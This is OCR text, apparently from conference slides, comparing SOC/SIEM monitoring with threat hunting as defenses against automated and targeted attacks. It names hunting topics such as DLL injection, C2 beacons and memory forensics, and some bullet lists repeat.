
| different solutions |

| different problems |


enter nuance



quality cline




- bulk
- automated
- cheap
- shotgun




- targeted
- human-driven
- expensive
- higher success

- bulk
- automated
- cheap
- shotgun




- targeted
- human-driven
- expensive
- higher success

- bulk
- automated
- cheap
- shotgun



soc-siem



| threat hunting

| soc-siem

| soc-siem |

| automated solution for automated problem

| threat hunting |


| human-driven solution for human-driven problem


| what is best? |


| it depends on the organization |


| threat hunting | dll-injected |


| C2 beacons | memory forensics |














c2 beacon

